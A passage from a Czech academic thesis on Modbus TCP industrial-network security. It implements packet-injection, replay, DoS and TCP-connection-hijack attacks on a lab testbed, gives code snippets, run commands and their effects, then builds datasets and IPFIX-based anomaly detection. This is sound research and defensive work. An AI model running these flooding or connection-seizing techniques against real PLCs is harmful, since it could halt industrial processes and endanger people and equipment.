Chceme-li však pakety vkládat co nejrychleji, jak je to možné, použijeme argument 0. V tomto případě bude rychlost omezená pouze intenzitou komunikace, protože program je implementovat tak, že musí nějaký paket odchytit, aby mohl vložit škodlivý paket do komunikace.

```
./inject 0
```

Následky útoku

Následky útoků jsou totožné s následky útoku MITM popsanými v kapitole číslo 4.1. Samozřejmě se následky liší podle toho, jak často vkládáme škodlivé pakety podobně jako u MITM, kde se škody odvíjí od toho, jak často pakety měníme.

Při vkládání paketů dochází k ještě jedné události v síti, kterou je vhodné monitorovat, a tou je zvýšený výskyt TCP retransmisí. Pokud vložíme paket s určitým sekvenčním číslem do sítě, dříve nebo později zde přijde paket se stejným nebo částečně překrývajícím se sekvenčním číslem, což nám způsobuje častější resetování TCP spojení [21]. Tohoto jevu si například můžeme všimnout při analýze komunikace na síti, což lze vidět na obrázku číslo 4.7. Zde má útočníkův paket pořadové číslo 270 a o chvíli později se zde vyskytne TCP retransmise, kdy dorazí paket s pořadovým číslem 272, jenž má stejné sekvenční číslo jako paket útočníkův, což je paket s pořadovým číslem 270.

270	18.496926	192.168.88.252	192.168.88.250	Modbus/TCP	66 Response: Trans: 626
271	18.496996	192.168.88.250	192.168.88.252	TCP	54 36236 → 502 [ACK] Se
272	18.497225	192.168.88.250	192.168.88.252	TCP	66 [TCP Retransmission]
273	18.498023	192.168.88.252	192.168.88.250	Modbus/TCP	66 Response: Trans: 381

Obrázek 4.7: TCP retransmise

Srovnání s existujícími řešeními

V rámci implementace útoku injektování paketů na Modbus TCP sítě byla provedena rešerše dostupných řešení. Existuje několik fungujících řešení v různých programovacích jazycích s jemnými rozdíly. Všechny tyto realizace útoku fungují na podobném principu, a to vložením paketů do komunikace rychleji než normální uživatel komunikace. Naše implementace útoku využívá větších paketových mezer, na rozdíl od ostatních řešení, která se snaží rychle vložit paket do komunikace podle aktuálně odposlechnutých sekvenčních čísel. Je to záležitost implementace průmyslového scénáře, ale v určitých případech jako je naše implementace průmyslových scénářů útoky nebudou fungovat, nebo budou fungovat jenom velmi málo a náhodně, protože i přesto, že se hodnota z paketu zapíše do registru, tento příkaz bude z vysokou pravděpodobností aktivní jenom po velmi krátkou dobu, než bude přepsán.

V publikaci [7] byla vytvořena aplikace s názvem TCP Modbus Hacker v programovacím jazyku Java, která umožňuje vkládání paketů read/write register nebo read/write coil do existujícího Modbus TCP streamu. Uživatel může nastavit rychlost vkládání paketů a určit hodnoty, které se mají do registru nebo coilu zapsat. Tento program funguje na principu vložení paketů rychleji než normální uživatel komunikace. Podobný přístup byl použit i v naší implementaci útoku.

V publikaci [24] se pro útok typu vkládání paketů využívá existující penetrační nástroj Smod[6]. Tento nástroj nám umožňuje vkládat různé Modbus TCP pakety do komunikace a byl také použit pro MITM.

V posledním článku "Modbus TCP Packet Injection With Scapy[7]"je popsán detailní postup pro vkládání paketů do existující komunikace pomocí knihovny Scapy, tento článek, ale zanedbává fakt, že je potřeba přepočítat TCP kontrolní součty.

[6] `https://github.com/theralfbrown/smod-1` [cit. 2023-3-11]


[7] `https://rodrigocantera.com/en/modbus-tcp-packet-injection-with-scapy/` [cit. 2023-3-11]

4.3 Útok přehrání (Replay Attack)

Útok přehráním funguje podobně jako útok injektování paketů, s tím rozdílem, že se do komunikace vkládají odchycené pakety bez toho, aniž by se měnila datová část paketu. To znamená, že odchytneme nějaký paket a ten několikrát zreplikujeme do sítě. Stejně jako u útoků vkládání paketů, tak i při útoku přehrání musí mít útočník možnost odposlouchávat komunikaci mezi zařízením slave a master, aby dokázal odhadnout `Seq` a `Ack` čísla existujícího TCP spojení. Tyto útoky se používají proti šifrovaným protokolům, jelikož nás v podstatě nezajímá, co je v datové části, a data jenom hloupě zreplikujeme [3]. Pokud se však pokoušíme o útok přehrání nad transportním protokolem TCP, vyskytuje se zde jeden problém. Paket nemůžeme čistě zreprodukovat, jelikož by TCP detekovalo, že se jedná o retransmisi. Takže stejně jako u injektování paketů musíme odhadnout `Seq` a `Ack` čísla a přepočítat TCP checksum.

Implementace útoku

Útok přehrání je realizován téměř stejně jako útok injektování paketů viz kapitola číslo 4.2, s tím rozdílem, že nijak nezasahujeme do části paketu, která obsahuje protokol Modbus TCP. Toho si můžeme všimnou na obrázku číslo 4.8. V podstatě jsme tedy útok přehrání implementovali jako variaci útoku injektování paketů. Na obrázku 4.8 tedy vidíme že funkce `generateMaliciousPacket()` modifikuje odchycený paket funkci `findModbusPacket()` jenom v rámci TCP parametrů, jinak zůstává stejný.



Obrázek 4.8: Útok přehraní

Spuštění útoku

Spuštění útoku je opět stejné jako útoků injektování paketů (viz kapitola číslo 4.2), kdy využíváme stejné konstanty. Jediný rozdíl je jinak pojmenovaný spustitelný soubor. Tedy program spustíme následovně pro 10 vložení paketů za minutu.

```
./replay 10
```

Následky útoku

Následky jsou opět velice podobné jako u útoku injektování paketů (viz 4.2). Rozdíl je ten, že se útok projevuje méně častěji, jelikož je náročnější překazit průmyslový proces stejnými Modbus TCP příkazy než-li jinými.

Srovnání s existujícími řešeními

Mnoho studií se nezabývá útoky přehraní v Modbus TCP sítích, protože TCP mechanismy neumožňují jednoduše zopakovat určitý paket – musíme se vypořádat se sekvenčními čísly a kontrolním součtem TCP protokolu. Proto bychom mohli útok přehráním klasifikovat jako specifický útok typu vkládání paketů.

Nicméně publikace "Design and Implementation of Cyber-Physical Attacks on Modbus/TCP Protocol"popisuje realizaci útoků přehrání pomocí konceptuálního modelu útočného stromu, který algoritmicky popisuje postup útoku. Práce poskytuje přehled nástrojů, které můžeme použít pro jednotlivé kroky útoku, ale neobsahuje samotnou implementaci. [6]

4.4 Útok DoS

DoS (Denial-of-service), tedy odepření služby, vede k útoku na síť známému jako DoS útok, a jeho účelem je způsobit selhání serveru nebo sítě při poskytování běžných služeb. Nejčastějším DoS útokem proti počítačové síti jsou útoky na šířku pásma a konektivitu. Útok na šířku pásma se vztahuje na útoky s velkým dopadem na síťový provoz, aby byly vyčerpány všechny dostupné síťové zdroje, což způsobí, že požadavky legitimních uživatelů nemohou být předány. Útok na konektivitu se vztahuje na útoky s množstvím požadavků na připojení, které mají dopad na operační systémy serveru tak, že jsou vyčerpány všechny dostupné zdroje. V důsledku toho server nemůže zpracovat požadavky legitimních uživatelů [5].

Implementace útoku

Útok je velice jednoduchý, ale zato velmi efektivní. Hlavní myšlenka útoku je, že zahltíme síť validními Modbus TCP dotazy, které sice nemají správné TCP parametry, tedy nezapadnou do TCP spojení, ale to je irelevantní, jelikož zařízení PLC stejně nezvládají velké množství Modbus TCP paketů. Pakety Modbus TCP jsou navíc velice malé. Velikost paketu především závisí na velikosti hlaviček vyšších vrstev v našich scénářích se velikosti Modbus TCP paketů pohybují kolem 60 bajtů. Problém s tak malými pakety je, že jsou pro koncové zařízení náročné na zpracovaní, tedy zpracovat hodně malých paketů je náročnější než zpracovat menší počet velkých paketů.

Náš útok využívá existujících MAC a IP adress, které už se podařilo odposlechnout na síti.

Útok je naprogramován v jazyce C s využitím raw schránek. Celou logiku programu můžeme vidět na následující ukázce zdrojového kódu.

```
// Vytvoření raw schránky
int rawSocket = createRawSocket();

// Vyrobení Modbus TCP paketu, který budéme zapisovat na síť
modbusPacket mPacket;
buildModbusPacket(&mPacket);
packetToCharArray(packetRawForm, &mPacket);

// Zapisuj Modbus TCP paket na síť v nekonečné smyčcce co možná nejrychleji
while(1){
  send(rawSocket, packetRawForm, PACKET_SIZE, 0);
}
```

Spuštění útoku

Prvně, stejně jako u ostatních útoků napsaných v jazyce C, je potřeba nastavit konstanty. Všechny tyto konstanty, s výjimkou `OUT_INTERFACE`, se objeví v paketu.

```
#define IP_SRC "192.168.88.250"     // IP adresa zařízení master
#define IP_DST "192.168.88.252"     // IP adresa zařízení slave
#define MAC_SRC "1c:69:7a:08:86:1a" // MAC adresa zařízení master
#define MAC_DST "b8:27:eb:1e:08:59" // MAC adresa zařízení slave
#define TCP_DST_PORT 502            // TCP port na, kterém naslouchá zařízení slave
#define TCP_SRC_PORT 50840          // TCP zdrojový port
#define OUT_INTERFACE "eno2"        // Název síťového rozhraní, kde dochází ke komunikaci
```

Poté je potřeba program sestavit.

```
make
```

A nakonec už stačí jen spustit.

```
./dos
```

Následky útoku

Po spuštění útoku je téměř okamžitě celá síť paralyzovaná a zařízení, na které útočíme, není schopné ani odpovídat na validní Modbus TCP dotazy.

Srovnání s existujícími řešeními

Existuje mnoho prací, které realizují DoS útoky na protokol Modbus TCP a existuje mnoho variant DoS útoků na sítě Modbus TCP. Některé práce využívají TCP SYN Flood útok, což v našem případě není možné, jelikož zařízení slave mají zabudovaný obranný mechanismus,

který dovoluje navázat jen jedno TCP spojení. Jiné práce zase vytváří nové TCP spojení pro DoS útoků, což zase naráží na stejný problém.

Publikace "Implementing Attacks for Modbus/TCP Protocol in a Real-Time Cyber Physical System Test Bed"implementuje DoS útok pomocí TCP SYN Flood, který se snaží zahltit zařízení tím, že navazuje nová TCP spojení na náhodných portech. To v našem případě nefunguje, jelikož zařízení UniPi PLC v roli slave mají implementovaný obranný mechanismus, který dovoluje navázat jenom jedno TCP spojení, a to jenom na portu, na kterém naslouchá Modbus TCP server [9].

V práci "Launch of denial of service attacks on the modbus/TCP protocol and development of its protection mechanisms"byl princip DoS útoků stejný jako náš. Útočník se snažil zahltit zařízení enormním množstvím validních Modbus TCP příkazů a využíval malý výpočetní výkon PLC zařízení. Rozdíl oproti našemu řešení a stejný problém jako měla prvně zmíněná publikace spočívá v tom, že útočník nejdříve naváže TCP spojení se zařízením slave, na které útočí. To však nemusí být možné díky jednoduchým obranným mechanismům. Náš útok je lepší v tom, že nepotřebujeme navazovat žádné spojení, ale pouze zahltíme síť vloženými pakety. Na druhou stranu to však vyžaduje odposlech sítě [25].

Několikrát zmíněná publikace "Design and Implementation of Cyber-Physical Attacks on Modbus/TCP Protocol"popisuje realizaci DoS pomocí konceptuálního modelu útočného stromu, který algoritmicky popisuje postup útoku. Tato práce však neposkytuje implementaci DoS útoku, ale pouze ukazuje principy těchto útoků v sítích Modbus TCP [6].

V publikaci "Practical Modbus Flooding Attack and Detection"se pro DoS útok využívá stejný nástroj, který je používán pro vkládání paketů. Tímto nástrojem je TCP Modbus Hacker. Tento nástroj umožňuje vkládat různé typy příkazů do existujícího TCP spojení s rychlostí, kterou sami specifikujeme. Pokud chceme v tomto nástroji provést DoS útok, jednoduše budeme vkládat pakety s co nejvyšší rychlostí [7].

4.5 Přerušení TCP spojení

Modbus TCP využívá transportní protokol TCP, což znamená, že útoky na protokol TCP mohou narušit správné fungování Modbus TCP sítě. Mezi nejčastější útoky patří TCP SYN flood, v němž se snažíme TCP server vyhladovět tím, že navazujeme co nejvíce TCP spojení s daným serverem pomocí paketů s nastaveným příkazem SYN [20]. Dalším typickým útokem je posílání podvrhnutých TCP paketů s příznakem FIN, které ukončí nějaké existující spojení, tzv. TCP FIN útok [20]. TCP SYN flood na naší sítí není proveditelný, jelikož zařízení UniPi Neuron, jenž nám zastupují zařízení slave, neumožňují vytvořit více než jedno TCP spojení a tyto pokusy blokují.

Provedli jsme útok podobný TCP FIN útoku, avšak útočník navazuje spojení se zařízením slave a využívá IP adresu zařízení Master. To způsobí ukončení předchozího validního spojení na zařízení slave a resetování TCP komunikace. Rozdíl oproti klasickému TCP FIN útoku spočívá v tom, že Master na tento útok nedokáže tak snadno reagovat a vzhledem k vlastnostem zařízení slave již znova není schopen navázat TCP spojení, protože zařízení slave navázalo TCP spojení s útočníkem. Tímto převezmeme kontrolu nad spojením a můžeme ovládat zařízení slave.

Implementace útoku

Útočník se snaží navázat TCP spojení se zařízením slave. I když se mu to nepodaří hned, v TCP komunikaci se objeví zvýšený výskyt TCP retransmission paketů kvůli našim pokusům o navázání spojení. Zařízení slave reaguje na tyto anomálie tím, že po určité době vyšle TCP paket s příznakem RST, aby restartovalo existující TCP spojení. V tu chvíli má útočník možnost zareagovat. Jako první obsadí rychlou odpovědí jedinou možnou schránku, kterou má zařízení slave přístupnou. Poté Master nedokáže navázat spojení se zařízením slave, což je rozdíl oproti klasickému posílání TCP FIN paketů. To se již dá považovat za úspěšný útok, jelikož zařízení slave nevykonává svou činnost, ale můžeme ještě nadále eskalovat a ovládat zařízení slave.

Útok je implementován v jazyce Python pomocí knihovny pyModbusTCP[8], a je opravdu velmi jednoduchý, jelikož funkce `open()` za nás naváže TCP spojení. Což můžeme vidět na následující ukázce kódu. Aby zařízení slave neukončilo TCP spojení, čímž by se uvolnila možnost pro zařízení master znova navázat spojení, je potřeba spojení udržovat, proto se periodicky posílají Modbus dotazy na zařízení slave.

```
# Navaž TCP spojení s zařízením slave
plc2 = ModbusClient(host=SLAVE2, port=SERVER_PORT)
plc2.open()

# Aby nebylo ukončeno spojení jednou za 2 sekundy pošli Read coil příkaz
while True:
  plc2.read_coils(4,4)
  time.sleep(2)
```

Spuštění útoku

Nejprve je potřeba specifikovat konstanty programu pro konkrétní řešení. Tyto konstanty nám označují IP adresu zařízení slave a jeho port, na kterém naslouchá.

```
SLAVE2 = "192.168.88.252"  # IP adresa zařízení slave na, které útočíme
SERVER_PORT = 502          # Port na, kterém zařízení slave poslouchá
```

Poté je potřeba nastavit na rozhraní, kterým jsme připojeni do Modbus TCP sítě, stejnou IP adresu, jakou má zařízení master. Na zařízeních s operačním systémem Linux to například můžeme provést následovně:

```
sudo ip add add 192.168.88.200/24 dev eno2
```

A nakonec stačí už jen spustit útok.

```
python3 interupt-tcp.py
```

Následky útoku

Následky útoků jsou opět podobné jako při ostatních útocích. Průmyslové procesy okamžitě selžou, jelikož jedno zařízení slave nedělá vůbec nic, a tedy se nepodílí na kontrole a řízení průmyslového procesu, což vede k selhání.

[8] `https://pypi.org/project/pyModbusTCP/` [cit. 2023-3-28]

Dalším a jiným následkem je to, že zařízení master není schopno obnovit TCP spojení s napadeným zařízením slave.

Srovnání s existujícími řešeními

Jednou z prací, která popisuje zahlcování sítě Modbus TCP pomocí paketů s příznakem SYN, je publikace "Implementing Attacks for Modbus/TCP Protocol in a Real-Time Cyber Physical System Test Bed". Tato práce také uvádí metody detekce těchto útoků. Nicméně naše topologie sítě tento útok neumožňuje, protože zařízení UniPi PLC obsahují obranný mechanismus, který umožňuje pouze jedno TCP spojení [9].

Publikace "Implementation and Detection of Modbus Cyberattacks"se zabývá útoky, při kterých jsou odesílány falešné TCP FIN pakety. V této práci je rovněž realizován TCP SYN flood [24].

4.6 Klasifikace útoků podle databáze MITRE ATT&CK

Globální databáze útoků MITRE ATT&CK[9] poskytuje popis jednotlivých technik a hrozeb v ICS sítích. Využili jsme ji pro klasifikaci útoků, které jsme implementovali, a dále nám poskytuje informace o tom, jak se bránit proti různým typům útoků.

Nicméně tato databáze neposkytuje přímou klasifikaci útoků na protokol TCP, útoků s přehráním dat nebo útoků s vkládáním paketů. Avšak klasifikuje metody, které jsou potřebné pro realizaci těchto útoků.

V tabulce číslo 4.1 shrnujeme klasifikaci útoků, které jsme provedli, podle databáze útoků MITRE ATT&CK:

Útok	**Kategorie**	**Technika**
DoS	T0814	Denial of Service
TCP útoky	T1095	Non-Application Layer Protocol
MITM pomocí ARP spoofingu	T0830	Adversary-in-the-Middle
Přehrání sítě	T0842	Network Sniffing
Vkládání paketů	T0842	Network Sniffing

Tabulka 4.1: Klasifikace útoků průmyslové sítě podle databáze útoků MITRE ATT&CK

Pří obraně proti těmto útokům je potřeba brát v úvahu, že útoky na ICS sítě mohou být často kombinací různých technik a hrozeb, proto je při zabezpečení průmyslové sítě důležité zamyslet se nad celkovou situaci a používat širokou škálu obranných opatření.

4.7 Vytvořené datové sady

Vytvořili jsme datové sady pomocí programu Wireshark, který zaznamenal všechny útoky a normální komunikaci ve formátu PCAP. Tyto soubory jsme dále zpracovali pomocí sondy FlowMon, která vytvořila IPFIX záznamy ve formátu CSV. Všechny útoky, které jsme zaznamenali, probíhaly po celou dobu záznamu. Přehled datových sad, které jsme vytvořili, je uveden v tabulce číslo 4.2.

[9] `https://attack.mitre.org/` [cit. 2023-3-11]

Datová sada	pakety/čas	Velikost	popis
dos	7 514 877/115 s	631 MB	útok DoS
inject-10	6 421/474 s	516 KB	útok vkládání paketů o rychlosti 10 ppm
inject-50	9 131/550 s	732 KB	útok vkládání paketů o rychlosti 50 ppm
inject-full-speed	408/36 s	33 KB	útok vkládání paketů o maximální rychlosti
tcp-attack	5 862/566 s	647 KB	útok na přerušení TCP spojení
replay	6 518/637 s	532 KB	útok přehrání
al1 – al10	10 x 21 000/25 min	21 MB	deset záznamů normální komunikace montážní linky
wh1 – wh10	10 x 52 000/25 min	63 MB	deset záznamů normální komunikace z průmyslového scénáře inteligentního skladu

Tabulka 4.2: Přehled vytvořených datových sad

4.8 Shrnutí

Tato kapitola detailně popisovala realizaci pěti útoků na protokol Modbus TCP, jejich spuštění, srovnání s existujícími publikacemi, následky těchto útoků a klasifikaci útoků podle globální databáze útoků MITRE ATT&CK.

První útok, který jsme realizovali, je MITM pomocí ARP spoofingu. Jedná se o útok, ve které se útočník stane prostředníkem komunikace, veškerý provoz prochází přes něj a uživatelé o tom nevědí. Tento útok, stejně jako útoky vkládání paketů a přehrání, umožňuje nastavení intenzity měnění paketů, což využijeme při detekci.

Druhým a třetím útokem bylo vkládání paketů a útok přehráním, které fungují tak, že se do existujícího TCP spojení vkládají pakety s tím rozdílem, že u útoku vkládání paketů vkládáme do komunikace libovolná data, zatímco u útoku přehrání jenom replikujeme existující pakety na síti.

Jako čtvrtý útok jsme provedli jednoduchý DoS, při kterém zasíláme velké množství validních Modbus TCP paketů, které zařízení PLC nedokážou zpracovat.

A nakonec jsme realizovali útok, který neútočí čistě na protokol Modbus TCP, ale využívá slabiny transportního protokolu TCP. V tomto útoku jsme se vydávali za zařízení master a zabránili jsme skutečnému zařízení master, aby znovu navázalo komunikaci se zařízením slave.

Výstupem této kapitoly jsou datové sady obsahující různé typy útoků a normální komunikaci z průmyslové sítě Modbus TCP, které mohou být dále použity pro testování metod detekce anomálií.

Kapitola 5

Detekce útoků pomocí monitorování IPFIX

ICS sítě, do kterých spadají průmyslové sítě postavené na protokolu Modbus TCP, jsou na rozdíl od klasických IP sítích, které používáme denně, velice stabilní, periodické a předvidatelné. V ICS sítích můžeme nalézt určité pravidelné vzorce chování. Chování ICS sítí se dá popsat pomocí různých statistických modelů, konečných automatů nebo s využitím teorie informací. Máme-li vytvořený určitý formální či statistický model sítě, můžeme na něm provádět detekci anomálií tak, že porovnáme právě probíhající síťovou komunikaci s modelem [8].

5.1 Modelování komunikace Modbus TCP

Pro zjištění běžného fungování naší Modbus TCP sítě v průmyslových scénářích, které jsou popsány v kapitole číslo 3 a její detailní analýzu, jsme využili záznamy IPFIX vygenerované sondou FlowMon. Dále jsme provedli ruční analýzu samotných PCAP soubor této sítě, jenž byly použity pro vytvoření záznamů IPFIX.

I přesto, že je analýza zaměřená především na protokol Modbus TCP, monitorujeme i ostatní události a protokoly. To nám totiž může pomoci odhalit jiné útoky či anomálie na síti, jako jsou například útoky na ARP tabulku, pokusy o zahlcení zdrojů, útoky přímo na protokol TCP či jiné.

Kvalitativní analýza komunikace

Na síťovém provozu převládá komunikace protokolu Modbus TCP, který se skládá z transakci, které vždy iniciuje zařízení master s jeho čtyřmi zařízeními typu slave, ty provádí řízení průmyslového procesů. V Modbus paketech se objevují příkazy: write single coil, write multiple coils, read coils. Příkaz typu read coils se používá ke zjištěním hodnot registrů, které uchovávají stav čidel. Na základě těchto naměřených hodnot, obvykle zapisujeme do výstupních registrů pomocí příkazů typu write. Zajímavé je, že zařízení slave většinou odpoví na dotaz v rámci tisícin až desetitisícin vteřin.

V naší Modbus komunikaci je jeden vzorec chování, kterého si můžeme všimnout. Po čtyřech write single coil paketech následuje půl sekundová až sekundová pauza bez TCP paketů, což je způsobeno programovými časovači. Jedná se o slabinu, která může zjednodušit odhadnutí TCP sekvenčních čísel paketů.

Z pohledu TCP, master inicializoval TCP spojení a s každým zařízením slave jej udržuje po celou dobu komunikace. V komunikaci se tedy neobjevují pakety s příznakem FIN nebo RST. Dále zde několikrát dochází k TCP retransmisi a potvrzování nedoručených zpráv. Také si můžeme všimnout, že naprosto každý Modbus TCP paket obsahuje příznaky PSH a ACK. PSH příznak zde je, jelikož se příkaz i s daty vždy vleze do jednoho paketu a rovnou se provede na zařízení.

Kvantitativní analýza komunikace

V tabulce číslo 5.1 si můžeme všimnout mnoha zajímavých statistik komunikace. Tato statistika byla vytvořená jako průměr z deseti záznamů normální komunikace o délce 25 minut. Můžeme vidět kolik bylo přeneseno různých typu příkazu s jakou úspěšností a mezi kterými koncovými stanicemi. V tabulce nejsou veškeré parametry, které jsme z IPFIX záznamů zjistili, ale jenom některé vybrané.

Tabulka 5.1: Kvantitativní analýza síťové komunikace.

Statistické údaje o komunikaci	**Sklad**	**Linka**
Celkový počet přenesených paketů	13 523	4 218
Celkový počet přenesených bajtů	857 940	283 836
Průměrná velikost paketů	63	67
Celkový počet přenesených paketů Modbus TCP	13 409	4 118
Celkový počet přenesených bajtů Modbus TCP	826 287	253 360
Průměrná velikost paketu Modbus TCP	61	62
Celkové procento síťové komunikace tvořené pakety Modbus TCP	96,31%	89.26%
Průměrný počet přenesených paketů za sekundu	45	14
Průměrný počet přenesených paketů Modbus TCP za sekundu	45	14
Průměrný počet přenesených bajtů za sekundu	2 860	946
Průměrný počet přenesených bajtů protokolu Modbus TCP za sekundu	2754	845
Počet přenesených paketů mezi stanicemi A <-> B	839	0
Počet přenesených paketů mezi stanicemi A <-> C	9 161	2188
Počet přenesených paketů mezi stanicemi A <-> D	3 023	254
Počet přenesených paketů mezi stanicemi A <-> E	384	1676
Počet Modbus Read/Write dotazů mezi stanicemi A <-> B	335/0	0/0
Počet Modbus Read/Write dotazů mezi stanicemi A <-> C	3812/0.04	850/21
Počet Modbus Read/Write dotazů mezi stanicemi A <-> D	293/774	0/84
Počet Modbus Read/Write dotazů mezi stanicemi A <-> E	159/0	678/0
Počet přenesených paketů ze stanice A do stanice C	5 349	1317
Počet přenesených paketů ze stanice C do stanice A	3 812	871
Celkový Počet Modbus Read dotazů	774	106
Celkový Počet Modbus Write dotazů	4 600	1 528
Celkový Počet Modbus Diagnostických dotazů	0	0
Celkový Počet Modbus úspěšných odpovědí	5 374	1 634
Celkový Počet Modbus neúspěšných odpovědí	0	0


Celkový Počet Modbus dotazů jiného typu	0	0

Tímto jsme v podstatě vytvořili model Modbus sítě. Tento model můžeme porovnávat s aktuální komunikací a na základě toho vyhodnocovat, zda je testovaná komunikace platná a odpovídá modelu, nebo nikoli.

Statistická analýza komunikace Modbus TCP

Na základě statistiky z tabulky číslo 5.1 jsme udělali statistický rozbor komunikace. Tento rozbor nám pomůže vybrat parametry komunikace na, které je dobré se zaměřit v statistických metodách detekce.


Nejprve jsme srovnali výskyty jednotlivých Modbus TCP příkazů. To můžeme vidět na obrázku číslo 5.1, kde je rozbor příkazu normální komunikace a testované, jenž obsahovala útok vkládání paketů při rychlosti 50 vložených paketů za minutu. Je zde znatelný rozdíl v Modbus write příkazech mezi normální a testovanou komunikací již zřetelný, a to přibližně 5%.



Obrázek 5.1: Počet příkazů Modbus při normálním provozu a během útoku


Další údaje o komunikaci už budeme demonstrovat jenom na tomto útoku.

Po tom co jsme zjistili, že je na sítí zvýšený výskyt write příkazu v Modbus TCP komunikaci, je dobré si zobrazit počty paketů pro jednotlivé zařízení slave v Modbus TCP síti, to můžeme vidět na obrázku číslo 5.2. Zde už si můžeme všimnout velmi zvýšených počtů paketů mezi stanicemi A a C. Je zjevné, že došlo k nějaké anomálií.



Obrázek 5.2: Počet paketů normálního provozu a během útoku

Dále můžeme zobrazit jednotlivé příkazy, které byly odeslány stanici C. Tuto informaci ukazuje obrázek číslo 5.3. Z tohoto obrázku je patrné, že příkazy Modbus Read jsou stále v relativně normální úrovni, ale počet příkazů Modbus Write se zvýšil.




Obrázek 5.3: Počet Modbus příkazů v normálním provozu a během útoku na stanici C

Co se však jeví jako velice užitečný údaj při detekcích Modbus TCP útoku je atribut poměr Modbus příkazů a úspěšných odpovědí na tyto příkazy. Pří našem měření normální komunikace během desetihodinového měření nedošlo k tomu, aby se tato čísla lišila. Tedy na každý Modbus příkaz náležela právě jedna úspěšná odpověď. To se při útocích vkládání paketů určitě nemůže stát, protože zařízeni Modbus slave při TCP retransmisi, tedy při duplicitě sekvenčních čísel, odpoví jen na jeden Modbus dotaz.

Z toho plyne, že je důležité sledovat počet Modbus dotazů a odpovědí v síti a mít nastaveny prahové hodnoty pro odhalení odchylek od běžného chování. Pokud se v síti objeví rozdílný počet dotazů a úspěšných odpovědí, může to být indikací probíhajícího útoku.

Na obrázku číslo 5.4 můžeme vidět, kolik procent Modbus dotazů je v komunikaci neúspěšných. Tato podezřelá komunikace obsahuje zvýšený výskyt neúspěšných dotazů. Zaměříme-li se přímo na Modbus dotazy na stanici C, je rozdíl ještě znatelnější. Což nám indikuje, že se pravděpodobně jedná o útok.



Obrázek 5.4: Procento neúspěšných příkazů během útoku

Tento jednoduchý statistický rozbor Modbus TCP komunikace nám poskytl dobrý vhled do fungování sítě a na jeho základě můžeme navrhnout konkrétní metody detekce anomálií.


5.2 Metody detekce

Na rozdíl od klasické síťové komunikace na internetu je komunikace ICS sítí, a tedy síťová komunikace v průmyslových scénářích, velice stabilní, periodická a můžeme v ní nalézt určité vzorce chování. Chování ICS sítí lze popsat pomocí statistických modelů či konečných automatů, nebo jinak. Máme-li vytvořený model sítě, můžeme provádět detekci anomálií [8].

IDS (Intrusion detection system) se využívají k zabezpečení ICS sítí. Systémy detekce anomálií, které analyzují síťovou komunikaci, jsou specifickým typem IDS. Snaží se najít rozdíl mezi aktuálním chováním systému a chováním systému, které je považováno za normální. Detekce anomálií může fungovat na různých vrstvách ISO/OSI modelu [27].

Existuje spousta metod a algoritmů, jenž se používají pro detekci anomálií v ICS sítích [27]. Výzkum provedený Ahmedem et al. rozděluje metody detekce anomálií do čtyř

kategorií: detekce anomálií založená na klasifikaci, statistická detekce anomálií, detekce na základě teorie informací a clustering [2]. Toto rozdělení můžeme vidět na obrázku číslo 5.5.



Obrázek 5.5: Klasifikace metod detekce anomálií

Detekce anomálií založená na klasifikaci

Metody detekce anomálií na základě klasifikace jsou postaveny na základě expertních znalostí počítačových útoků. Systému detekce se poskytne detailní charakteristika útoku s určitými vzorci chování, které se v tomto útoků vyskytují. Tyto vzorce chování posléze mohou být detekovány. Pro popis útoků se používají tzv. signatury. Slabinou těchto metod je, že jsou zranitelné vůči neznámým či novým útokům, jelikož pro ně ještě neexistují signatury [2].

Statistická detekce anomálií

Metody detekce anomálií pomocí matematických statistických metod využívají statistické údaje o komunikaci a aplikují na ně statistické metody detekce, jako je metoda 3-sigma nebo T-test, které jsme použili v této práci [2].

Detekce anomálií na základě teorie informací

Metody na základě teorie informací mohou být použity pro vytvoření vhodného modelu sítě. Model se vyjadřuje pomocí různých parametrů z teorie informací, jako jsou entropie, podmíněná entropie, relativní entropie, zisk informací, cena informací atp. [2].

Clustering

Clustering odkazuje na algoritmy strojového učení bez učitele, které shlukují podobné data do tzv. clusteru [2].

5.3 Monitorování IPFIX

Monitorování síťových toků v ICS sítích funguje tak, že do průmyslové sítě vložíme sondu, jenž pozoruje pakety, které prochází skrze síť, a z těchto paketů vytváří tzv. záznamy síťových toků nebo-li Flow Records. Tyto záznamy se později odešlou na zařízení kolektor. Jeden záznam síťového toku definujeme jako posloupnost síťových paketů, které prochází přes sledovaný bod za určitý časový interval a mají určité společné vlastnosti. Těmito vlastnostmi můžou být zdrojová a cílová IP adresa, zdrojový a cílový port, protokol a jiné. Pro každý záznam si sonda ukládá metadata jako je počet přenesených bajtů, celková doba trvání komunikace atd. [18].

V této práci jsme využili IPFIX záznamy pro protokol Modbus TCP, které jsou součástí FlowMon sondy od společnosti Progress Software Corporation. Šablony pro protokol Modbus TCP a jiné ICS/SCADA protokoly byly do této sondy implementovány v rámci rozšíření FlowMon Collector pro ICS/SCADA[1]. Tradiční monitorování IPFIX poskytuje metadata na druhé až čtvrté síťové vrstvě. Toto rozšíření nám k IPFIX záznamům přidává užitečná aplikační metadata protokolu Modbus TCP jako jsou výskyty jednotlivých příkazů protokolu Modbus TCP a jejich úspěšnost.

5.4 FlowMon sonda

FlowMon sonda je pasivní prvek síťové komunikace určený k monitorování sítě. Je to síťové zařízení, které dokáže monitorovat sítě o rychlostech až 100Gb/s. Toto zařízení nám pasivně získává informace, z paketů které prochází skrze síťové rozhraní. Z těchto paketů vytváří IPFIX záznamy síťových toků, jenž pak posílá na zařízení kolektor.

V této práci jsme FlowMon sondu využili pro vytváření IPFIX záznamů protokolu Modbus TCP, jelikož FlowMon sonda poskytuje rozšíření pro zjišťování aplikačních metadat z Modbus TCP paketů [22].

Sonda FlowMon nám o Modbus TCP komunikaci poskytuje následující údaje, jenž můžeme vidět v tabulce číslo 5.2.

Tabulka 5.2: FlowMon sonda, údaje o komunikaci Modbus TCP

MODBUS_UNIT_ID	Unit ID zařízení slave
MODBUS_READ_REQUESTS	Počet Modbus příkazů read
MODBUS_WRITE_REQUESTS	Počet Modbus příkazů write
MODBUS_DIAGNOSTIC_REQUESTS	Počet Modbus příkazů diagnostiky
MODBUS_OTHER_REQUESTS	Počet jiných Modbus příkazů
MODBUS_UNDEFINED_REQUESTS	Počet Modbus příkazů s neznámým function code.
MODBUS_SUCCESS_RESPONSES	Počet úspěšných odpovědí
MODBUS_ERROR_RESPONSES	Počet neúspěšných odpovědí

[1] `https://www.flowmon.com/cs/company/research/narodni-centrum-kompetence-pro-kyberbezpecnost/rozsireni-flowmon-collector-pro-ics-scada` cit. [2023-4-14]


5.5 Problém segmentace záznamů IPFIX

